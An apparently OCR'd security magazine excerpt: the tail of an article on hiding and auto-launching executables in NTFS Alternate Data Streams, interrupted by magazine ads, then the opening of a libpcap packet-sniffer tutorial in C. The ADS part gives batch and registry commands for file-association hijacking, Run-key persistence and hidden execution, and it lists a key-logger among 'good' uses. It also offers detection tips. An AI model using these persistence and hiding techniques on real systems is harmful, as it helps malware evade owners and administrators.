Filename.txt:calc.exe /f

pause
ECHO Now try to open a text document. You should see Windows calculator
opened
ECHO Press any key to restore registry
reg add HKCR\txtfile\shell\open\command /ve /t REG_EXPAND_SZ /d "%SystemRoot%\
system32\notepad.EXE %1" /f
```

Listing 2. MS-Dos script: Start program with OS

```
Copy %SystemRoot%\system32\notepad.EXE C:\TestADS\notepad.exe
Type %SystemRoot%\system32\calc.EXE>c:\TestADS\notepad.exe:calc.exe
reg add HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run /v MyFile /t
REG_SZ /d c:\TestADS\notepad.exe:calc.exe

shutdown -r -f -t 15
```

Listing 3. Registry keys used to start a program with OS

```
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunServices
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunOnce
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunServicesOnce
```

```
Del script1.bat
```



.psd photoshop

2 FREE CDs INSIDE :: VTC's training CD :: ADOBE After Effects 3.1 Tutorials

.psd photoshop

LEARN TO CREATE ANIMATION USING PHOTOSHOP

www.psdmag.org/en



Bee movie

Marek Kochout answers our questions explaining the process of making one of the best Dreamworks animations.





Transformers

Alon Chou reveals the secrets of making transformers. With his help you will make one by yourself!



Trapped

Massimo Righi shows you the mixture of drama and fun given by the behavior of his parrot.



Collection !

Let us know what do you think about the latest issue of .psd Photoshop magazine and we will send you one of our archive issues for FREE!!!

Please send your opinions to:
ewa.samulka@psdmag.org
marta.kobus@psdmag.org

www.psdmag.org/en



Example 2

Start Notepad and then type the code in Listing 2. Save the file as `Script2.bat` in your TestADS folder then double click on it or use com-

mand prompt to run it. Restart the computer. After reboot you will see Calculator running. Notice that this is not the original calculator; but a stream attached to the copy of

Notepad from our test folder. Warning: close all other applications and save your work before running this sample because it will restart your computer and you could lose your work!

Listing 4. Registry keys used to start a program with OS

```
HKEY_CLASSES_ROOT\comfile\shell\open\command
HKEY_CLASSES_ROOT\batfile\shell\open\command
HKEY_CLASSES_ROOT\htafile\Shell\Open\command
HKEY_CLASSES_ROOT\piffile\shell\open\command
HKEY_LOCAL_MACHINE\Software\CLASSES\batfile\shell\open\command
HKEY_LOCAL_MACHINE\Software\CLASSES\comfile\shell\open\command
HKEY_LOCAL_MACHINE\Software\CLASSES\exefile\shell\open\command
HKEY_LOCAL_MACHINE\Software\CLASSES\htafile\Shell\Open\command
HKEY_LOCAL_MACHINE\Software\CLASSES\piffile\shell\open\command
```

Listing 5. VB Script create and access ADS

```
Option Explicit
' Ask for a file name
Dim File_Name
File_Name = InputBox("Enter the file name where to attach", "ADS using VB",
                    "C:\TestADS\Filename.txt")
If File_Name = "" Then WScript.Quit
'Verify if selected file reside in a NTFS drive
Dim fso, drv
Set fso = CreateObject("Scripting.FileSystemObject")
Set drv = fso.GetDrive(fso.GetDriveName(File_Name))
If drv.FileSystem <> "NTFS" Then
    WScript.Quit
End If
' Ask for the stream to be written
Dim Stream_Name
Stream_Name = InputBox("Enter the stream name", "ADS using VB", "My first
stream")
If Stream_Name = "" Then WScript.Quit
' Creates the file if it doesn't exist
Dim Text_Stream
If Not fso.FileExists(File_Name) Then
    Set Text_Stream = fso.CreateTextFile(File_Name)
    Text_Stream.Close
End If
' Try to read the current content of the stream (if exist)
Dim FileStream_Name, Stream_Text
FileStream_Name = File_Name & "." & Stream_Name
If Not fso.FileExists(FileStream_Name) Then
    Stream_Text = "My stream using VB"
Else
    Set Text_Stream = fso.OpenTextFile(FileStream_Name)
    Stream_Text = Text_Stream.ReadAll()
    Text_Stream.Close
End If
' Ask for the content of the stream to be written
Stream_Text = InputBox("Enter the content of the stream", "ADS using VB",
                    Stream_Text)
If Stream_Text = "" Then WScript.Quit
' Try to write to the stream
Set Text_Stream = fso.CreateTextFile(FileStream_Name)
Text_Stream.Write Stream_Text
' Close the app
Set Text_Stream = Nothing
Set fso = Nothing
WScript.Quit
```

The first line will copy the Notepad program from your Windows directory to our test folder. The second line will attach `Calc.exe` to our copy of Notepad. The third line will add a registry key to start our ADS directly with Windows and the fourth line will restart the computer after 15 seconds.

After running this sample, copy the following line into a new batch script and run the script to delete the registry entry:

```
reg delete HKLM\SOFTWARE\Microsoft\
Windows\CurrentVersion\Run\MyFile /f
```

or use the `regedit` utility to delete the key `MyFile` from:

```
HKEY_LOCAL_MACHINE\SOFTWARE\
Microsoft\Windows\CurrentVersion\
Run
```

In this example, we observe that a hidden executable can be launched every time we boot-up the system. This is also a dangerous component because once a malicious program is installed as an ADS in our system, it can be launched automatically when Windows is started. Also note that only 3 lines of codes are needed to make this job possible (copy, type and reg add).

A classic hacker attack on a Windows system follows four steps in order to achieve its goal:

- Create a hacker tool which helps attack the target system
- Install the tool
- Hide the tool on the breached system in order to prevent detection by the system's administrator
- Run the tool when operating system starts or when a specific document/executable is opened.

What makes ADS very dangerous is the fact that it offers support for the last three steps needed to at-

tack a system. The ability to fork file data into existing files without affecting their functionality, size, or display in traditional file browsing utilities like dir or Windows Explorer could transform ADS into a dangerous tool for a hacker. Furthermore, the capacity to store a huge amount of data makes ADS ideal for malicious programs that collect information. And, if all of this is not enough, ADS's are extremely easy to create, very hard to detect, and they require little or no skills from the hacker.

We saw that malicious executables can be very easy to hide; but what really gives us reason to worry is the fact that hidden executables can be easily launched in a large variety of ways, without the overhead of having to extract them first.

Another reason to worry: we can't disable the use of ADS in a NTFS system. The solution: manually scan files and folders in order to detect the presence of

ADS using programs like lads.exe (<http://www.heysoft.de>). Alternatively, by using inexpensive solutions that verifies files integrity we can protect against unauthorised ADS. In addition, we must check all programs that start automatically. Any: character in the path could be suspicious, except the drive separator character. A path with a form like:

```
C:\Windows\explorer.exe:explorer.exe
```

it is even more suspicious when you will find it in a registry key like: HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run

There are many methods Windows uses to launch executables and most of them work with executables hidden in ADS. Some methods were also illustrated in previous examples. Using desktop shortcuts Using task scheduler Adding an entry to the Windows Startup Folder

Changing the File Association Method:

If you see a slight delay when a program starts, you may want to verify what program is associated with that file extension (see one of the previous examples when we change the program for text files)

Example for text files: HKEY_CLASSES_ROOT\txtfile\shell\open\command

Using registry keys. There are many methods, here are just a few: Listing 3.

Explorer Method:

Windows loads explorer.exe during the boot process. Typically this file is located in the Windows folder; however, if c:\explorer.exe exists, it will be executed instead of the c:\Windows\ explorer.exe. The presence of a file named c:\explorer.exe should be suspicious, because unlike the other methods, there is no need for any file or registry changes – the file just has to be named c:\explorer.exe. The file name following explorer.exe will start whenever Windows starts.

Exe File Method:

Any command embedded in:

```
HKEY_CLASSES_ROOT\exefile\shell\open\command
```

will open when any exe file is executed. For other similar methods, see Listing 4.

Batch File Method:

Windows executes all instructions in the Winstart.bat file located in the Windows folder.

Initialisation Files:

Windows executes instructions in the Run= or Load= line in the WIN.INI file, located in the Windows, or WinNT folder.

There are numerous other methods for starting malicious code in Windows start-up, so it is not a bad idea to verify what programs are launched at start-up! Remember that most of these methods also work with executables hidden in ADS.




Figure 3. Visual Basic Script




Figure 4. Command Prompt window

Conclusion for the Dark Side

NTFS allows Alternate Data Streams to exist by attaching to files and are invisible for many file-handling utilities. A virus can exploit this feature by modifying registry keys, changing shortcuts on the desktop or adding entries on Windows start-up folder. Creating ADS are very simple and we can use many methods, including VB scripts, batch scripts or advanced programming languages like C#, C++ or VB. Considering all of this, the dark side of ADS, especially the use of ADS for malicious purposes, can be a real danger for system security. At this moment there are just a few viruses that use ADS in to hide from the system, but in the future this kind of mal-ware could increase significantly.

Tips and Solutions

- Scan systems with utilities such as lads.exe regularly to detect ADS. This freeware program lists all alternate data streams in a NTFS directory. You could download the latest version from <http://www.heysoft.de>, the most recent version being 4.10. In Microsoft's new operating system Vista, there exists an option at Dir command (\r switch) to display ADS from a file. I didn't try it but it also seems to be useful
- Use antivirus programs with support for ADS!
- Verify which programs are launched on start-up!
- Microsoft needs to add the ability to detect and view ADS in Windows Explorer and the command interpreter. Currently, there is a rumour that an add-in exists for Explorer which can be installed separately in order to view ADS called strmext.dll, but I have been unable to find it for testing.

The Good Part of ADS

The previous examples show how ADS can be used for malicious purposes. Now for the positive uses of ADS. We can use this feature of

NTFS in a good way by utilizing the invisibility of ADS for many different purposes:

- We can prevent the accidental deletion of files by attaching them to a system file/folder or executable that has a small chance of being deleted..
- We can hide important documents, passwords etc. especially in computers with more than one user. Note that if you hide important documents using ADS you should also use an encryption program to encrypt the content of the file before attaching it to another. It's not enough just to hide the document!
- We could attach a monitoring program, a key-logger or other program like this into an innocent file/folder.
- Depending on your creativity, the possibilities are endless.

Compared to classic steganography, this technique of hiding documents by attaching them as a stream to another document, presents both advantages and disadvantages. The main disadvantage is that a document attached as stream to another document can only be transferred to another NTFS drive. If we transfer the document to a FAT drive, the contents of the ADS will be lost. The main advantage of using ADS instead of steganography is the document is completely invisible; and unlike steganography, ADS does not affect the size of the carrier file.

At the moment there are not too many programs that use alternate data streams as a steganography method. I know just one: Xidie Security Suite, which is a freeware program developed by the author of this article. In the future more, programs will appear that will keep your precious data hidden using ADS once the NTFS feature is discovered by more developers.

Example 3

The third example shows how to create a simple text ADS using VB scripts: Listing 5.

Some Useful Tips

How to delete ADS from a file/folder:
Method 1: move the *file/folder* to a fat drive then move back to a NTFS drive
Method 2: Open the ADS with *Notepad* (*Click Start*, *Run* and in open box type the following command):

```
Notepad.exe C:\MyImportantFile:ADS.exe
```

Where *C:\MyImportantFile* is the address of the file/folder and *ADS.exe* is the name of the ADS. For example: `Notepad.exe c:\Windows:ADS.exe` will open *ADS.exe* attached to the Windows folder, and `Notepad.exe C:\Windows\System32\calc.exe:ADS.exe` will open *ADS.exe* attached to Windows the calculator program Select all and then delete the entire content of the file Close notepad and save your changes when prompted. How to attach an executables to another file:

```
type c:\executable.exe >
c:\another_file:executable.exe
```

How to start an executable hidden into another file:

```
Start c:\another_file:executable.exe
```

How to put text into ADS:

```
type c:\textfile.txt >
c:\another_file:ADS.txt
```

How to display text from an ADS:

```
More <c:\another_file:ADS.txt
```

How to append text to ADS:

```
Echo "The text to append to ADS" >>
c:\another_file:ADS.txt
```

How to add another text document to existing ADS:

```
Type C:\NewText.txt >>
c:\another_file:ADS.txt
```

Conclusion

Introduced and found in all versions of Microsoft's NTFS, ADS capabilities were originally introduced to for

About the Author

Laic Aurelian is a Romanian engineer and software developer from Bucharest. He works as a freelancer. For more information about Laic, visit the websites:

<http://www.xidie.ro>

<http://www.stegano.ro>

compatibility with the Macintosh *Hierarchical File System* (HFS), where file information is sometimes forked into separate resources. Alternate Data Streams are used legitimately by a variety of programs, including the native Windows operating system to store file information such as attributes and temporary storage. We attach ADS to documents when we add information to the document's properties like author, revision number and keywords, this metadata is stored as ADS. Practically anyone who has the permission to write to a file or folder also has the access to insert ADS into that file/folder.

An alternate data stream can be attached to any file or folder and can have any content, binary or ASCII. We can name the file with any file extension or even without a file extension and store any amount of data. Also, a file or folder can have an unlimited number of ADS. ADS are invisible for most of file-handling utilities like Windows Explorer and are very hard to detect and delete. Even you delete a file or folder using *del* command or other wipe utilities the ADS content still remains on your disk and some disk utilities will reveal them.

An executable hidden into an ADS can be launched very easily, which was outlined previously using several examples. Programming languages like VB, C++ and C#, or scripting languages like VBS can work very easy to create and manipulate ADS. With a better understanding of ADS, even macros created in Excel or Word can deal with these kinds of files. Last, many current antivirus programs are incapable of detecting viruses hidden in ADS. ●


Linux+DVD

Linux Environment for Experts


Linux+DVD – quarterly directed to all Linux users, IT specialists and everyone who is looking for the alternative for MS Windows.

It covers Linux platform and open source solutions for both the beginners and experienced users.

Check it out at the nearest bookstore!



The magazine is also available on www.buyitpress.com/en



Programming with Libpcap – Sniffing the Network From Our Own Application

Luis Martin Garcia

Difficulty



Since the first message was sent over the ARPANET in 1969, computer networks have changed a great deal. Back then, networks were small and problems were solved using simple diagnostic tools. As these networks got more complex, the need for management and troubleshooting increased.

Nowadays, computer networks are usually large and diverse systems that communicate using a wide variety of protocols. This complexity created the need for more sophisticated tools to monitor and troubleshoot network traffic. Today, one of the critical tools in any network administrator toolbox is the sniffer.

Sniffers, also known as packet analyzers, are programs that have the ability to intercept the traffic that passes over a network. They are very popular between network administrators and the black hat community because they can be used for both – good and evil. In this article we will go through main principles of packet capture and introduce libpcap, an open source and portable packet capture library which is the core of tools like *tcpdump*, *dsniff*, *kismet*, *snort* or *ettercap*.

Packet Capture

Packet capture is the action of collecting data as it travels over a network. Sniffers are the best example of packet capture systems but many other types of applications need to grab packets off a network card. Those include network statistical tools, intrusion detection

systems, port knocking daemons, password sniffers, ARP poisoners, tracerouters, etc.

First of all let's review how packet capture works in Ethernet-based networks. Every time a network card receives an Ethernet frame it checks that its destination MAC address matches its own. If it does, it generates an interrupt request. The routine in charge of handling the interrupt is the system's network card driver. The driver timestamps received data and cop-

What you will learn...

- The principles of packet capture
- How to capture packets using libpcap
- Aspects to consider when writing a packet capture application

What you should know...

- The C programming language
- The basics of networking and the OSI Reference Model
- How common protocols like Ethernet, TCP/IP or ARP work

ies it from the card buffer to a block of memory in kernel space. Then, it determines which type of packet has been received looking at the *ether-type* field of the Ethernet header and passes it to the appropriate protocol handler in the protocol stack. In most cases the frame will contain an IPv4 datagram so the IPv4 packet handler will be called. This handler performs a number of check to ensure, for example, that the packet is not corrupt and that is actually destined for this host. If all tests are passed, the IP headers are removed and the remainder is passed to the next protocol handler (probably TCP or UDP). This process is repeated until the data gets to the application layer where it is processed by the user-level application.

When we use a sniffer, packets go through the same process described above but with one difference: the network driver also sends a copy of any received or transmitted packet to a part of the kernel called the packet filter. Packet filters are what makes packet capture possible. By default they let any packet

through but, as we will see later, they usually offer advanced filtering capabilities. As packet capture may involve security risks, most systems require administrator privileges in order to use this feature. Figure 1 illustrates the capture process.

Libpcap

Libpcap is an open source library that provides a high level interface to network packet capture systems. It was created in 1994 by McCanne, Leres and Jacobson – researchers at the Lawrence Berkeley National Laboratory from the University of California at Berkeley as part of a research project to investigate and improve TCP and Internet gateway performance.

Libpcap authors' main objective was to create a platform-independent API to eliminate the need for system-dependent packet capture modules in each application, as virtually every OS vendor implements its own capture mechanisms.

The *libpcap* API is designed to be used from C and C++. However, there are many wrappers that allow its use from languages like Perl,

Python, Java, C# or Ruby. *Libpcap* runs on most UNIX-like operating systems (Linux, Solaris, BSD, HP-UX...). There is also a Windows version named Winpcap. Today, libpcap is maintained by the *Tcpdump* Group. Full documentation and source code is available from the tcpdump's official site at <http://www.tcpdump.org>. (<http://www.winpcap.org/> for Winpcap)

Our First Steps With Libpcap

Now that we know the basics of packet capture let us write our own sniffing application.

The first thing we need is a network interface to listen on. We can either specify one explicitly or let *libpcap* get one for us. The function `char *pcap_lookupdev(char *errbuf)` returns a pointer to a string containing the name of the first network device that is suitable for packet capture. Usually this function is called when end-users do not specify any network interface. It is generally a bad idea to use hard coded interface names as they are usually not portable across platforms.




Figure 1. Elements involved in the capture process

The `errbuf` argument of `pcap_lookupdev()` is a user supplied buffer that the library uses to store an error message in case something goes wrong. Many of the functions imple-

mented by *libpcap* take this parameter. When allocating the buffer we have to be careful because it must be able to hold at least `PCAP_ERRBUF_SIZE` bytes (currently defined as 256).

Listing 1. Structure `pcap_pkthdr`

```
struct pcap_pkthdr {
    struct timeval ts; /* Timestamp of capture */
    bpf_u_int32 caplen; /* Number of bytes that were stored */
    bpf_u_int32 len; /* Total length of the packet */
};
```

Listing 2. Simple sniffer

```
/* Simple Sniffer */
/* To compile: gcc simplesniffer.c -o simplesniffer -lpcap */

#include <pcap.h>
#include <string.h>
#include <stdlib.h>

#define MAXBYTES2CAPTURE 2048

void processPacket(u_char *arg, const struct pcap_pkthdr* pkthdr, const
                  u_char * packet){

    int i=0, *counter = (int *)arg;

    printf("Packet Count: %d\n", ++(*counter));
    printf("Received Packet Size: %d\n", pkthdr->len);
    printf("Payload:\n");
    for (i=0; i<pkthdr->len; i++){

        if ( isprint(packet[i]) )
            printf("%c ", packet[i]);
        else
            printf(". ");

        if( (i%16 == 0 && i!=0) || i==pkthdr->len-1 )
            printf("\n");
    }
    return;
}

int main( ){

    int i=0, count=0;
    pcap_t *descr = NULL;
    char errbuf[PCAP_ERRBUF_SIZE], *device=NULL;
    memset(errbuf,0,PCAP_ERRBUF_SIZE);

    /* Get the name of the first device suitable for capture */
    device = pcap_lookupdev(errbuf);

    printf("Opening device %s\n", device);

    /* Open device in promiscuous mode */
    descr = pcap_open_live(device, MAXBYTES2CAPTURE, 1, 512, errbuf);

    /* Loop forever & call processPacket() for every received packet*/
    pcap_loop(descr, -1, processPacket, (u_char *)&count);


    return 0;
}
```

Once we have the name of the network device we have to open it. The function `pcap_t *pcap_open_live(const char *device, int snaplen, int promisc, int to_ms, char *errbuf)` does that. It returns an interface handler of type `pcap_t` that will be used later when calling the rest of the functions provided by *libpcap*.

The first argument of `pcap_open_live()` is a string containing the name of the network interface we want to open. The second one is the maximum number of bytes to capture. Setting a low value for this parameter might be useful in case we are only interested in grabbing headers or when programming for embedded systems with important memory limitations. Typically the maximum Ethernet frame size is 1518 bytes. However, other link types like FDDI or 802.11 have bigger limits. A value of 65535 should be enough to hold any packet from any network.

